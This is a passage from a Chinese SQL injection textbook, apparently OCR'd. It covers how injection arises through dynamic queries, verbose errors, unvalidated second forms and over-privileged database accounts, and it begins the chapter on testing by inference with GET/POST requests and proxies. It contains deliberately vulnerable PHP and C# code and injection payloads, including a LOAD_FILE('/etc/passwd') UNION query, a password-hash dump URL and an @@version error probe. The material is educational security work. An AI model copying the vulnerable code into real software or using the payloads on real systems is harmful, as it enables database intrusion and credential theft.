攻击者的输入直接被解析成了 SQL 语法，所以攻击者没必要使用单引号字符来转义查询。下列代码更加清晰地说明了构造的 SQL 语句：

```
SELECT * FROM TABLE
WHERE
USERID = 1 UNION ALL SELECT LOAD_FILE('/etc/passwd')--
```

3. 查询集处理不当

有时需要使用动态 SQL 语句对某些复杂的应用进行编码，因为在程序开发阶段可能还不知道要查询的表或字段(或者还不存在)。比如与大型数据库交互的应用，这些数据库在定期创建的表中存储数据。还可以虚构一个应用，它返回员工的时间安排数据。将每个员工的时间安排数据以包含当月的数据格式(比如 2008 年 1 月，其格式为 employee_employee-id_01012008)输入到新的表中。Web 开发人员应该支持根据查询执行的日期来动态创建查询语句。

下面是一个非常简单的应用的源代码，它将用户输入直接传递给动态创建的 SQL 语句，该示例说明了上述问题。脚本使用应用产生的值作为输入，输入是一个表名加三个列名，之后显示员工信息。该程序允许用户选择他希望返回的数据。例如，用户可以选择一个员工并查看其工作明细、日工资或当月的效能图。

由于应用已经产生了输入，因而开发人员会信任该数据。不过，该数据仍可被用户控制，因为它是通过 GET 请求提交的。攻击者可使用自己的表和字段数据来替换应用所产生的值。

```
// build dynamic SQL statement
$SQL = "SELECT $_GET["column1"], $_GET["column2"], $_GET["column3"] FROM
      $_GET["table"]";
// execute sql statement
$result = mysql_query($SQL);

// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);

// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
   if ($row <= $rowcount) {
      print $db_field[$row] . "<BR>";
      $row++;
   }
 }
```

如果攻击者操纵 HTTP 请求并使用 users 替换表名，使用 user、password 和 Super_priv 字段替换应用产生的列名，那么他便可以显示系统中数据库用户的用户名和口令。下面是他在使用应用时构造的 URL：

- http://www.victim.com/user_details.php?table=users&column1=user&column2=password & column3=Super_priv

如果注入成功，那么将会返回下列数据而非时间安排数据。虽然这是一个计划好的例子，但现实中很多应用都是以这种方式构建的。我已经不止一次碰到过类似的情况。

```
+-------------- +------------------------------------------- +---------------+
| user          | password                                    | Super_priv    |
+-------------- +------------------------------------------- +---------------+
| root          | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | y             |
| sqlinjection | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | N             |
| Owned         | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | N             |
+-------------- +------------------------------------------- +---------------+
```

4. 错误处理不当

错误处理不当会为 Web 站点带来很多安全方面的问题。最常见的问题是将详细的内部错误消息(如数据库转储、错误代码等)显示给用户或攻击者。这些消息会泄露从来都不应该显示的实现上的细节。这些细节会为攻击者提供与网站潜在缺陷相关的重要线索。例如，攻击者可使用详细的数据库错误消息来提取如何修改或构造注入来避开开发人员查询的信息，并得知如何操纵数据库以便取出附加数据的信息或者在某些情况下转储数据库中所有数据的信息。

下面是一个简单的使用 C#语言编写的 ASP .NET 应用示例，它使用 Microsoft SQL Server 数据库服务器作为后台(因为该数据库提供了非常详细的错误消息)。当用户从下拉列表中选择一个用户标识符时，脚本会动态产生并执行一条 SQL 语句：

```
private void SelectedIndexChanged(object sender,System.EventArgs e )
  {
     // Create a Select statement that searches for a record
     // matching the specific id from the Value property.
     string SQL;
     SQL = "SELECT * FROM table ";
     SQL += "WHERE ID=" + UserList.SelectedItem.Value + "";
     // Define the ADO.NET objects.
     OleDbConnection con = new OleDbConnection(connectionString);
     OleDbCommand cmd = new OleDbCommand(SQL, con);
     OleDbDataReader reader;

     // Try to open database and read information.
     try
      {
        con.Open();
        reader = cmd.ExecuteReader();
        reader.Read();
        lblResults.Text = "<b>" + reader["LastName"];
        lblResults.Text += " ," + reader["FirstName"] + "</b><br>";
        lblResults.Text += "ID: " + reader["ID"] + "<br>";
        reader.Close();
      }
      catch (Exception err)
      {
        lblResults.Text = "Error getting data. " ;
        lblResults.Text += err.Message;
      }
      finally
      {
        con.Close();
```

```
        }
    }
```

如果攻击者想操纵 HTTP 请求并希望使用自己的 SQL 语句来替换预期的 ID 值，则可以使用信息量非常大的 SQL 错误消息来获取数据库中的值。例如，如果攻击者输入下列查询，那么执行 SQL 语句时会显示信息量非常大的 SQL 错误消息，其中包含了 Web 应用所使用的 RDBMS 版本：

```
' and 1 in (SELECT @@version) --
```

虽然这行代码确实捕获了错误条件，但它并未提供自定义的通用错误消息。相反，攻击者可以通过操纵应用和错误消息来获取信息。第 4 章会详细介绍攻击者使用、滥用该技术的过程及场景。下面是返回的错误信息：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'Microsoft SQL Server 2000 - 8.00.534 (Inter X86) Nov 19 2001
13:23:50 Copyright (c) 1988-2000 Microsoft Corporation Enterprise Edition on
Windows NT 5.0 (Build 2195: Service Pack 3) ' to a column of data type int.
```

5. 多个提交处理不当

白名单(white listing)是一种除了白名单中的字符外，禁止使用其他字符的技术。用于验证输入的白名单方法是指为特定输入创建一个允许使用的字符列表，这样列表外的其他字符均会遭到拒绝。建议使用与黑名单(black list)截然不同的白名单方法。黑名单(black listing)是一种除了黑名单中的字符外，其他字符均允许使用的技术。用于验证输入的黑名单方法是指创建能被恶意使用的所有字符及其相关编码的列表并禁止将它们作为输入。现实中存在非常多的攻击类型，它们能够以多种方式呈现，要想有效维护这样一个列表是一项非常繁重的任务。使用不可接受字符列表的潜在风险是：定义列表时很可能会忽视某个不可接受的字符或者忘记该字符一种或多种可选的表示方式。

大型 Web 开发项目会出现这样的问题：有些开发人员会遵循这些建议并对输入进行验证，而其他开发人员则不以为然。对于开发人员、团队甚至公司来说，彼此独立工作的情形并不少见，很难保证项目中的每个人都遵循相同的标准。例如，在评估应用的过程中，经常会发现几乎所有输入均进行了验证，但坚持找下去的话，就会发现某个被开发人员忘记验证的输入。

应用开发人员还倾向于围绕用户来设计应用，他们尽可能使用预期的处理流程来引导用户，认为用户将遵循他们已经设计好的逻辑顺序。例如，当用户已到达一系列表单中的第三个表单时，他们会期望用户肯定已完成了第一个和第二个表单。但实际上，借助直接的 URL 乱序来请求资源，能够非常容易地避开预期的数据流程。以下面这个简单的应用为例：

```
// process form 1
if ($_GET["form"] = "form1"{
    // is the parameter a string?
    if (is_string($_GET["param"])) {

        // get the length of the string and check if it is within the
        // set boundary?
        if (strlen($_GET["param"]) < $max){
```

```
            // pass the string to an external validator
            $bool = validate(input_string , $_GET["param"]);
            if ($bool = true) {
            // continue processing
            }
        }
    }
}

// process form 2
if ($_GET["form"] = "form2"){
   // no need to validate param as form1 would have validated it for us
   $SQL = "SELECT * FROM TABLE WHERE ID = $_GET["param"]";
   // execute sql statement
   $result = mysql_query($SQL);
   //check to see how many rows were returned from the database
   $rowcount = mysql_num_rows($result);
   $row = 1;

   // iterate through the record set returned
   while ($db_field = mysql_fetch_assoc($result)) {
      if ($row <= $rowcount) {
      print $db_field[$row] . "<BR>";
      $row++;
    }
  }
}
```

该应用的开发人员没有想到第二个表单也需要验证输入，因为第一个表单已进行过输入验证了。攻击者将不使用第一个表单而是直接调用第二个表单，或是简单地向第一个表单提交有效数据，然后操纵要向第二个表单提交的数据。下面的第一个 URL 会失败，因为需要验证输入。第二个 URL 则会引发成功的 SQL 注入攻击，因为输入未作验证：

```
[1]  http://www.victim.com/form.php?form=form1&param='  SQL Failed --
[2]  http://www.victim.com/form.php?form=form2&param='  SQL Success --
```

1.4.2 不安全的数据库配置

可以使用很多方法来减少可修改的访问、可被窃取或操纵的数据量、内联系统的访问级别以及 SQL 注入攻击所导致的破坏。保证应用代码的安全是首要任务，但也不能忽视数据库本身的安全。数据库带有很多默认的用户预安装内容。SQL Server 使用声名狼藉的“sa”作为数据库系统管理员账户，MySQL 使用“root”和“anonymous”用户账户，Oracle 则在创建数据库时通常默认会创建 SYS、SYSTEM、DBSNMP 和 OUTLN 账户。这些并非全部的账户，只是比较出名的账户中的一部分，还有很多其他账户。其他账户同样按默认方式进行预设置，口令众所周知。

有些系统和数据库管理员在安装数据库服务器时允许以 root、SYSTEM 或 Administrator 特权系统用户账户身份执行操作。应该始终以普通用户身份(尽可能位于更改根目录的环境中)运行服务器(尤其是数据库服务器)的服务，以便在数据库遭到成功攻击后可以减少对操作系统

和其他进程的潜在破坏。不过，这对于 Windows 下的 Oracle 却是不可行的，因为它必须以 SYSTEM 权限运行。

不同类型的数据库服务器还施加了自己的访问控制模型，它们为用户账户分配多种权限来禁止、拒绝、授权、支持数据访问和(或)内置存储过程、功能或特性的执行。不同类型的数据库服务器默认还支持通常超出需求但能够被攻击者修改的功能(xp_cmdshell、OPENROWSET、LOAD_FILE、ActiveX 以及 Java 支持等)。第 4 章到第 7 章将详细介绍修改这些功能和特性的攻击。

应用开发人员在编写程序代码时，通常使用某个内置的权限账户来连接数据库，而不是根据程序需要来创建特定的用户账户。这些功能强大的内置账户可以在数据库上执行很多与程序需求无关的操作。当攻击者利用应用中的 SQL 注入漏洞并使用授权账户连接数据库时，他可以在数据库上使用该账户的权限执行代码。Web 应用开发人员应与数据库管理员协同工作，以保证程序的数据库访问在最低权限模型下运行，同时应针对程序的功能性需求适当地分离授权角色。

理想情况下，应用还应使用不同的数据库用户来执行 SELECT、UPDATE、INSERT 及类似的命令。这样一来，即使攻击者成功将代码注入到易受攻击的语句，为其分配的权限也是最低的。由于多数应用并未进行权限分离，所以攻击者通常能访问数据库中的所有数据，并且拥有 SELECT、INSERT、UPDATE、DELETE、EXECUTE 及类似的权限。这些过高的权限通常允许攻击者在数据库间跳转，访问超出程序数据存储区的数据。

不过，要实现上述目标，攻击者需要了解可以获取哪些附加内容、目标机器安装了哪些其他数据库、存在哪些其他的表以及哪些有吸引力的字段！攻击者在利用 SQL 注入漏洞时，通常会尝试访问数据库的元数据。元数据是指数据库内部包含的数据，比如数据库或表的名称、列的数据类型或访问权限。有时也使用数据字典和系统目录等其他项来表示这些信息。MySQL 服务器(5.0 及之后的版本)的元数据位于 INFORMATION_SCHEMA 虚拟数据库中，可通过 SHOW DATABASES 和 SHOW TABLES 命令访问。所有 MySQL 用户均有权访问该数据库中的表，但只能查看表中那些与该用户访问权限相对应的对象的行。SQL Server 的原理与 MySQL 类似，可通过 INFORMATION_SCHEMA 或系统表(sysobjects、sysindexkeys、sysindexes、syscolumns、systypes 等)及(或)系统存储过程来访问元数据。SQL Server 2005 引入了一些名为“sys.*”的目录视图，并限制用户只能访问拥有相应访问权限的对象。所有的 SQL Server 用户均有权访问数据库中的表并可以查看表中的所有行，而不管用户是否对表或所查阅的数据拥有相应的访问权限。

Oracle 提供了很多全局内置视图来访问 Oracle 的元数据(ALL_TABLES、ALL_TAB_COLUMNS 等)。这些视图列出了当前用户可访问的属性和对象。此外，以 USER_开头的视图只显示当前用户拥有的对象(例如，更加受限的元数据视图)；以 DBA_开头的视图显示数据库中的所有对象(例如，用于数据库示例且不受约束的全局元数据视图)。DBA_元数据函数需要有数据库管理员(DBA)权限。下面是这些语句的示例：

```
-- Oracle statement to enumerate all accessible tables for the current user
SELECT OWNER, TABLE_NAME FROM ALL_TABLES ORDER BY TABLE_NAME;
-- MySQL statement to enumerate all accessible tables and databases for the
-- current user
SELECT table_schema, table_name FROM information_schema.tables;
-- MS SQL statement to enumerate all accessible tables using the system
```

```
-- tables
SELECT name FROM sysobjects WHERE xtype = 'U';
-- MS SQL statement to enumerate all accessible tables using the catalog
-- views
SELECT name FROM sys.tables;
```

注意：

要隐藏或取消对 MySQL 数据库中 INFORMATION_SCHEMA 虚拟数据库的访问是不可能的，也不可能隐藏或取消对 Oracle 数据库中数据字典的访问(因为它是一个视图)。可以通过修改视图来对访问加以约束，但 Oracle 不提倡这么做。可以取消对 SQL Server 数据库中的 INFORMATION_SCHEMA、system 和 sys.*表的访问，但这样会破坏某些功能并导致部分与数据库交互的应用出现问题。更好的解决办法是为应用的数据库访问运行一个最低权限模型，并针对程序的功能性需求适当地分离授权角色。

1.5 本章小结

通过本章，您学到了一些引发 SQL 注入的因素，从应用的设计和架构到开发人员行为以及在构建应用的过程中使用的编码风格。我们讨论了当前流行的多层(n 层)Web 应用架构中通常包含的带数据库的存储层，是如何与其他层产生的数据库查询(通常包含某些用户提供的信息)进行交互的。我们还讨论了动态字符串构造(也称动态 SQL)以及将 SQL 查询组合成一个字符串并与用户提供的输入相连的操作。该操作会引发 SQL 注入，因为攻击者可以修改 SQL 查询的逻辑和结构，进而执行完全违背开发人员初衷的数据库命令。

我们将在后面的章节中进一步讨论 SQL 注入，不仅学习 SQL 注入的发现和区分(第 2 章和第 3 章)、SQL 注入攻击和 SQL 注入的危害(第 4～7 章)，还将学习如何对 SQL 注入进行防御(第 8 章和第 9 章)。最后在第 10 章，我们会给出很多方便的参考资源、建议和备忘单以帮助读者快速找到需要的信息。

您应该反复阅读并实践本章的例子，这样才能巩固对 SQL 注入概念及其产生过程的理解。掌握这些知识后，才算踏上了在现实中寻找、利用并修复 SQL 注入的漫漫征程。

1.6 快速解决方案

1. 理解 Web 应用的工作原理

- Web 应用是一种使用 Web 浏览器并通过 Internet 或内部网访问的程序。它同时还是一种使用浏览器所支持语言(如 HTML、JavaScript、Java 等)编写的计算机软件程序，借助普通的 Web 浏览器来呈现应用程序的可执行文件。
- 基本的数据库驱动的动态 Web 应用通常包含一个后台数据库和很多包含服务器端脚本的 Web 页面，这些脚本则是由可从数据库(数据库的选择依不同的交互而定)中提取特定信息的编程语言编写而成的。
- 基本的数据库驱动的动态 Web 应用通常包含三层：表示层(Web 浏览器或渲染引擎)、逻辑层(如 C#、ASP、.NET、PHP、JSP 等编程语言)和存储层(如 SQL Server、MySQL、

Oracle 等数据库)。Web 浏览器(表示层，Internet Explorer、Safari、Firefox 等)向中间层(逻辑层)发送请求，中间层通过查询、更新数据库(存储层)来响应该请求。

2. 理解 SQL 注入

- SQL 注入是一种将 SQL 代码插入或添加到应用(用户)的输入参数中，之后再将这些参数传递给后台的 SQL 服务器加以解析并执行的攻击。
- SQL 注入的主要方式是直接将代码插入到参数中，这些参数会被置入 SQL 命令中加以执行。
- 攻击者能够修改 SQL 语句时，该进程将与执行命令的组件(如数据库服务器、应用服务器或 Web 服务器)拥有相同的权限，该权限通常级别很高。

3. 理解 SQL 注入的产生过程

- 如果 Web 应用开发人员无法确保在将从 Web 表单、cookie、输入参数等收到的值传递给 SQL 查询(该查询在数据库服务器上执行)之前已经对其进行过验证，那么通常就会出现 SQL 注入漏洞。
- 如果攻击者能够控制发送给 SQL 查询的输入，并且能操纵该输入将其解析为代码而非数据，那么攻击者就可能有能力在后台数据库上执行该代码。
- 如果应用开发人员无法彻底理解与他们交互的基础数据库或者无法完全理解并意识到所开发代码潜在的安全问题，那么他们编写的应用通常是不安全的，并且容易受到 SQL 注入攻击。

1.7　常见问题解答

问题：什么是 SQL 注入？
解答：SQL 注入是一种通过操纵输入来修改后台 SQL 语句以达到利用代码进行攻击目的的技术。

问题：是否所有数据库都易受到 SQL 注入攻击？
解答：根据情况的不同，大多数数据库都易受到攻击。

问题：SQL 注入漏洞有哪些影响？
解答：这取决于很多因素。例如，攻击者可潜在地操纵数据库中的数据，提取更多应用允许范围之外的数据，并可能在数据库服务器上执行操作系统命令。

问题：SQL 注入是一种新漏洞吗？
解答：不是。自 SQL 数据库首次连接至 Web 应用起，SQL 注入就可能已经存在。但它首次引起公众注意是在 1998 年的圣诞节。

问题：如果我向一个 Web 站点插入单引号(‘)，真的会遭到起诉么？
解答：是的，除非您这样做有合法的理由(例如，您的名字中包含一个单引号，如 O’Neil)。

问题：如果某人故意在输入中添加了一个单引号字符，代码会怎样执行？

解答：SQL 数据库将单引号字符解析成代码与数据间的分界线：假定单引号外面的内容均为需要运行的代码，而用单引号括起来的内容均为数据。

问题：如果 Web 站点禁止输入单引号字符，是否能避免 SQL 注入？

解答：不能。可使用很多方法对单引号字符进行编码，这样就能将它作为输入来接收。有些 SQL 注入漏洞不需要使用该字符。此外，单引号字符并不是唯一可用于 SQL 注入的字符，攻击者还可以使用很多其他字符，比如双竖线(||)和双引号字符(")等。

问题：如果 Web 站点不使用 GET 方法，是否能避免 SQL 注入？

解答：不能。POST 参数同样容易被操纵。

问题：我的应用是用 PHP/ASP/Perl/.NET/Java 等语言编写的。我选择的语言是否能避免 SQL 注入？

解答：不能。任何编程语言，只要在将输入传递给动态创建的 SQL 语句之前未经过验证，就容易潜在地受到攻击，除非使用参数化查询和绑定变量。

第2章

SQL 注入测试

本章目标

- 寻找 SQL 注入
- 确认 SQL 注入
- 自动发现 SQL 注入

2.1 概述

一般通过远程测试判断是否存在 SQL 注入(例如，通过 Internet 并作为应用渗透测试的一部分)，所以通常没有机会通过查看源代码来复查注入的查询结构。这导致经常需要通过推理来进行大量测试，即“If I see this, then this is probably happening at the back end.”。

本章从使用浏览器与 Web 应用进行交互这一视角来讨论发现 SQL 注入问题时所涉及的技术。我们将阐述如何证实发现的问题是 SQL 注入而非其他问题(如 XML 注入)的相关技术。最后介绍如何将 SQL 注入的发现过程自动化以便提高检测简单 SQL 注入示例的效率。

2.2 寻找 SQL 注入

SQL 注入可以出现在任何从系统或用户接收数据输入的前端应用中，这些应用之后被用于访问数据库服务器。本节将重点关注最常见的 Web 环境。最开始我们只使用一个 Web 浏览器。

在 Web 环境中，Web 浏览器是客户端，它扮演向用户请求数据并将数据发送到远程服务器的前端角色。远程服务器使用提交的数据创建 SQL 查询。该阶段的主要目标是识别服务器响应中的异常并确定是否是由 SQL 注入漏洞产生的。

虽然本章包含很多示例和场景，但我们仍然无法介绍所有会被发现的 SQL 注入。可以这样来理解：有人教你怎样将两个数相加，但没有必要(或尝试着)将所有可能的数都相加，只要知道怎样将两个数相加，就可以将该原理应用到所有涉及加法的场合。SQL 注入也是一样的道理。我们需要理解怎样做以及为什么这样做，剩下的就是实践问题。

我们很难访问到应用的源代码，因此需要借助推理进行测试。要理解并进行攻击，拥有一种分析型思维模式非常重要。理解服务器响应时需要非常细心，这样才能了解服务器端正在发生的情况。

借助推理进行测试比想象中要容易。它只是向服务器发送请求，然后检测响应中的异常。读者可能认为寻找 SQL 注入漏洞是向服务器发送随机值，但在理解了攻击逻辑和基本原理之后，您将会发现该过程简单而有趣。

2.2.1 借助推理进行测试

识别 SQL 注入漏洞有一种简单的规则：通过发送意外数据来触发异常。该规则包括如下含义：

- 识别 Web 应用上所有的数据输入。
- 了解哪种类型的请求会触发异常。
- 检测服务器响应中的异常。

就是这么简单。首先要清楚 Web 浏览器如何向 Web 服务器发送请求。不同的应用会有不同的表现方式，但基本原理是相同的，因为它们均处在基于 Web 的环境中。

识别出应用接收的所有数据后，需要修改这些数据并分析服务器对它们的响应。有时响应中会直接包含来自数据库的 SQL 错误，这时所有工作都将变得非常简单。有时要不断集中精力以便检测响应中细微的差别。

1. 识别数据输入

Web 环境是一种客户端/服务器架构。浏览器(作为客户端)向服务器发送请求并等待响应。服务器接收请求，产生响应，将其发送回客户端。很明显，双方必须存在某种方式的约定。否则，客户端请求某些内容，服务器将不知道怎样回复。双方必须使用一种协议作为双方的约定，这种协议就是 HTTP。

我们的首要任务是识别远程 Web 应用所接收的所有数据输入。HTTP 定义了很多客户端可以发送给服务器的操作，但我们只关注与寻找 SQL 注入相关的两种方法：GET 和 POST。

GET 请求

GET 是一种请求服务器的 HTTP 方法。使用该方法时，信息显示在 URL 中。点击一个链接时，一般会使用该方法。通常，Web 浏览器创建 GET 请求，发送给 Web 服务器，然后在浏览器中呈现结果。GET 请求对用户是透明的，但是发送给 Web 服务器的 GET 请求却如下所示：

```
GET /search.aspx?text=lcd%20monitors&cat=1&num=20 HTTP/1.1
Host:www.victim.com
User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.19)
Gecko/20081216 Ubuntu/8.04 (hardy) Firefox/2.0.0.19
Accept: text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
```

该请求在 URL 中发送参数，格式如下所示：

```
?parameter1=value1&parameter2=value2&parameter3=value3…
```

上述示例中包含三个参数：text、cat 和 num。远程应用将检索这些参数的值，将它们用于事先设计好的目的。对于 GET 请求来说，只需在浏览器的导航栏中稍作修改即可操纵这些参数。此外，还可以使用代理工具，稍后将进行介绍。

POST 请求

POST 是一种用于向 Web 服务器发送信息的 HTTP 方法。服务器执行的操作则取决于目标 URL。在浏览器中填写表单并点击 Submit 按钮时通常使用该方法。浏览器会完成所有工作，下面的例子给出了浏览器发送给远程 Web 服务器的内容：

```
POST /contact/index.asp HTTP/1.1
Host:www.victim.com
User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.19)
Gecko/20081216 Ubuntu/8.04 (hardy) Firefox/2.0.0.19

Accept: text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
```

```
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip.deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Referer: http://www.victim.com/contact/index.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 129
first=John&last=Doe&email=john@doe.com&phone=555123456&title=Mr&country=US&
comments=I%20would%20like%20to%20request%20information
```

这里发送给 Web 服务器的值与 GET 请求的格式相同，不过现在这些值位于请求的底部。

注意：

请记住，数据如何在浏览器中呈现并不重要。有些值可能是表单中的隐藏字段，也可能是带一组选项的下拉字段；有些值则可能有大小限制或者包含禁用的字段。

请记住，这些都只是客户端功能，我们可以完全控制发送给服务器的内容。不要将客户端接口机制看作安全功能。

读者可能会问：如果浏览器禁止我修改数据怎么办？有两种解决办法：

- 浏览器修改扩展
- 代理服务器

浏览器修改扩展是运行于浏览器之上的插件，它能够实现一些附加功能。例如，针对 Mozilla Firefox 的 Web Developer 插件(https://addons.mozilla.org/en-US/firefox/addon/60)允许显示隐藏字段、清除大小限制、将所选的字段转换成输入字段及其他任务。当设法操纵发送给服务器的字段时该插件非常有用。Tamper Data(https://addons.mozilla.org/en-US/firefox/addon/966)是另一款用于 Firefox 的有趣插件。可以使用 Tamper Data 查看并修改 HTTP 和 HTTPS 请求中的头和 POST 参数。还有一款是 SQL Inject Me(https://addons.mozilla.org/en-US/firefox/addon/7597)，该工具借助在 HTML 页面中找到的表单字段来发送数据库转义字符串。

第二种解决方案是使用本地代理。本地代理是一些介于浏览器和服务器之间的软件，如图 2-1 所示。这些软件运行在本地计算机上。图 2-1 中给出的是本地代理所处位置的逻辑表示方式。



图 2-1　代理拦截发给 Web 服务器的请求

图 2-1 展示了如何使用代理服务器避开客户端的限制。代理负责拦截发给 Web 服务器的请求，用户可随意修改请求的内容。要实现该目标，需要完成如下两件事情：

- 在自己的计算机上安装一个代理服务器
- 配置浏览器以使用代理服务器

安装用于 SQL 注入攻击的代理时，存在很多可选软件。其中最有名的是 Paros Proxy、WebScarab 和 Burp Suite，它们都可以拦截流量并修改发送给服务器的数据。这几款软件间也存在一些差异，通常需要根据个人喜好来具体选择使用哪一款。

安装并运行代理软件之后，您需要检查代理正在侦听的端口。设置浏览器以使用代理，这时准备工作已基本完成。根据所选浏览器的不同，设置选项会位于不同的菜单中。例如在 Mozilla Firefox 中，单击 Edit|Preferences|Advanced|Network|Settings。

诸如 FoxyProxy(https://addons.mozilla.org/en-US/firefox/addon/2464)等的 Firefox 插件允许您在预设的代理设置间进行切换。该功能非常有用，可为您节省不少时间。

在 Internet Explorer 中，可单击 Tools|Internet Options|Connections|Lan Settings|Proxy Server 来访问代理设置。

运行代理软件并将浏览器指向它之后，就可以开始测试目标 Web 站点并操纵发送给远程应用的参数了，如图 2-2 所示。



图 2-2　Burp Suite 拦截 POST 请求

图 2-2 展示了 Burp Suite 拦截 POST 请求并修改字段的过程。该请求已被代理拦截，用户可任意修改其内容。修改完之后，用户应单击 forward 按钮，这样一来，修改后的请求将发送给服务器。

在后面的“2.6.2 确认 SQL 注入”一节中，我们将讨论可以将哪些类型的内容注入到参数中以便触发 SQL 注入漏洞。

其他注入型数据

大多数应用都从 GET 或 POST 参数中检索数据，但 HTTP 请求的其他内容也可能会触发 SQL 注入漏洞。

cookie 就是个很好的例子。Cookie 被发送给用户端的浏览器，并在每个请求中都会自动回发给服务器。cookie 一般被用于验证、会话控制和保存用户特定的信息(比如在 Web 站点中的喜好)。前面介绍过，我们可以完全控制发送给服务器的内容，所以应考虑将 cookie 作为一种有效的用户数据输入方式和易受注入影响的对象。

在其他 HTTP 请求内容中，易受注入攻击的应用示例还包括主机头、引用站点(referer)头和用户代理头。主机头字段指定请求资源的 Internet 主机和端口号。引用站点字段指定获取当前请求的资源。用户代理头字段确定用户使用的 Web 浏览器。虽然这些情况并不多见，但有些网络监视程序和 Web 趋势分析程序会使用主机头、引用站点头和用户代理头的值来创建图形，并将它们存储在数据库中。对于这些情况，我们有必要对这些头进行测试以获取潜在的注入漏洞。

可以借助代理软件并使用本章前面介绍的方法来修改 cookie 和 HTTP 头。

2. 操纵参数

我们先通过介绍一个非常简单的例子来帮助您熟悉 SQL 注入漏洞。

假定您正在访问 Victim 公司的 Web 站点(这是一个电子商务站点，可以在上面购买各种商品)。您可以在线查找商品，根据价格对商品进行分类以及显示特定类型的商品等。当浏览不同种类的商品时，其 URL 如下所示：

```
http://www.victim.com/showproducts.php?category=bikes
http://www.victim.com/showproducts.php?category=cars
http://www.victim.com/showproducts.php?category=boats
```

showproducts.php 页面收到一个名为 category 的参数。我们不必输入任何内容，因为上述连接就显示在 Web 站点上，只需点击它们即可。服务器端应用期望获取已知的值并将属于特定类型的商品显示出来。

即便未开始测试操作，我们也应该大概了解了该应用的工作过程。可以断定该应用不是静态的。该应用似乎是通过 category 参数的值并根据后台数据库的查询结果来显示不同的商品的。

现在开始手动修改 category 参数的值，将其改为应用未预料到的值。按照下列方式进行首次尝试：

```
http://www.victim.com/showproducts.php?category=attacker
```

上述例子使用不存在的类型名向服务器发出请求。服务器返回下列响应：

```
Waring: mysql_fetch_assoc():supplied argument is not a valid MySQL result
resource in /var/www/victim.com/showproducts.php on line 34
```

该警告是当用户尝试从空结果集中读取记录时，数据库返回的一个 MySQL 数据库错误。该错误表明远程应用未能正确处理意外的数据。

继续进行推理操作，现在向之前发送的值添加一个单引号(')，发送下列请求：

```
http://www.victim.com/showproducts.php?category=attacker'
```

图 2-3 展示了服务器的响应。

